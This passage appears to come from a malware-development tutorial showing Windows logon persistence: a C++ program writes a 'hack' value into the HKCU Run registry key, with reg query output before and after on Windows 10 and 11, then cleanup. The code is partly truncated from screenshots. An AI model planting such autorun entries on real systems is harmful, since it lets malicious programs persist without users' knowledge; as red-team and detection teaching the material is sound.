OneDrive    REG_SZ    "C:\Users\User\AppData\Local\Microsoft\OneDrive\OneDrive.exe" /background
Process Hacker 2   REG_SZ    "C:\Program Files\Process Hacker 2\ProcessHacker.exe" -hide
hack        REG_SZ    Z:\2022-04-20-malware-pers-1\hack.exe

PS C:\Users\User> Remove-ItemProperty -Path "HKCU:\Software\Microsoft\Windows\CurrentVersion\Run" -Name "hack"
PS C:\Users\User> reg query "HKCU\Software\Microsoft\Windows\CurrentVersion\Run" /s
HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run
OneDrive    REG_SZ    "C:\Users\User\AppData\Local\Microsoft\OneDrive\OneDrive.exe" /background
Process Hacker 2   REG_SZ    "C:\Program Files\Process Hacker 2\ProcessHacker.exe" -hide

```

windows 11

This trick is also work on Windows 11:



win11-64bit [Running] - Oracle VM VirtualBox

File Machine View Input Devices Help

Windows PowerShell

```
PS Z:\> reg query "HKCU\Software\Microsoft\Windows\CurrentVersion\Run" /s


HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run
    OneDrive      REG_SZ      "C:\Users\test123\AppData\Local\Microsoft\OneDrive\OneDrive.exe" /background
    MicrosoftEdgeAutoLaunch_D187A17EAC5D2F77ECA29BACB78F4CAE      REG_SZ      "C:\Program Files (x86)\Microsoft\Edge\Application\msedge.exe" --no-startup-window --win-session-start /prefetch:5
    Process Hacker 2      REG_SZ      "C:\Program Files\Process Hacker 2\ProcessHacker.exe" -hide


PS Z:\> cd .\2022-04-20-malware-pers-1\
PS Z:\2022-04-20-malware-pers-1> .\pers.exe
PS Z:\2022-04-20-malware-pers-1> reg query "HKCU\Software\Microsoft\Windows\CurrentVersion\Run" /s

HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run
    OneDrive      REG_SZ      "C:\Users\test123\AppData\Local\Microsoft\OneDrive\OneDrive.exe" /background
    MicrosoftEdgeAutoLaunch_D187A17EAC5D2F77ECA29BACB78F4CAE      REG_SZ      "C:\Program Files (x86)\Microsoft\Edge\Application\msedge.exe" --no-startup-window --win-session-start /prefetch:5
    Process Hacker 2      REG_SZ      "C:\Program Files\Process Hacker 2\ProcessHacker.exe" -hide
    hack      REG_SZ      Z:\2022-04-20-malware-pers-1\hack.exe
```


PS Z:\2022-04-20-malware-pers-1>

9:29 PM Wednesday 4/20/2022 Right Ctrl





```
2 pers.cpp
3 windows low level persistense via start folder registry key
4 author: @cocomelonc-
5 https://cocomelonc.github.io/tutorial/2022/04/20/malware-pers-
6 */
7 #include <windows.h>
8 #include <string.h>
9
10 int main(int argc, char* argv[]) {
11     HKEY hkey = NULL;
12     // malicious app
13     const char* exe = "Z:\\2022-04-20-malware-pers-1\\hack.exe";
14
15     // startup
16     LONG res = RegOpenKeyEx(HKEY_CURRENT_USER, (LPCSTR)"SOFTWAF";
17     if (res == ERROR_SUCCESS) {
18         // create new registry key
19         RegSetValueEx(hkey, (LPCSTR)"hack", 0, REG_SZ, (unsigned
20         RegCloseKey(hkey);
21     }
22     return 0;
23 }
```



And cleanup:

```
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

Install the latest PowerShell for new features and improvements! https://aka.ms/PSWindows

PS C:\Users\test123> Remove-ItemProperty -Path "HKCU\Software\Microsoft\Windows\CurrentVersion\Run" -Name "hack"
PS C:\Users\test123> reg query "HKCU\Software\Microsoft\Windows\CurrentVersion\Run" /s

HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run
Micro OneDrive REG_SZ "C:\Users\test123\AppData\Local\Microsoft\OneDrive\OneDrive.exe" /background
Edge MicrosoftEdgeAutolaunch_D187A17EAC5D2F77EC29BACB78F4CAF REG_SZ "C:\Program Files (x86)\Microsoft\Edge\Application\msedge.exe" --no-startup-window --win-session-start /prefetch:5
Process Hacker 2 REG_SZ "C:\Program Files\Process Hacker 2\ProcessHacker.exe" -hide

PS C:\Users\test123>
```

## conclusion

Creating registry keys that will execute an malicious app during Windows logon is one of the oldest tricks in the red team playbooks. Various threat actors and known tools such as Metasploit, Powershell Empire provide this capability therefore a mature blue team specialists will be able to detect this malicious activity.

[RegOpenKeyEx](#)

[RegSetValueEx](#)

[RegCloseKey](#)

[Remove-ItemProperty](#)

[reg\\_query](#)

[source code in github](#)

| This is a practical case for educational purposes only.

Thanks for your time happy hacking and good bye!

*PS. All drawings and screenshots are mine*

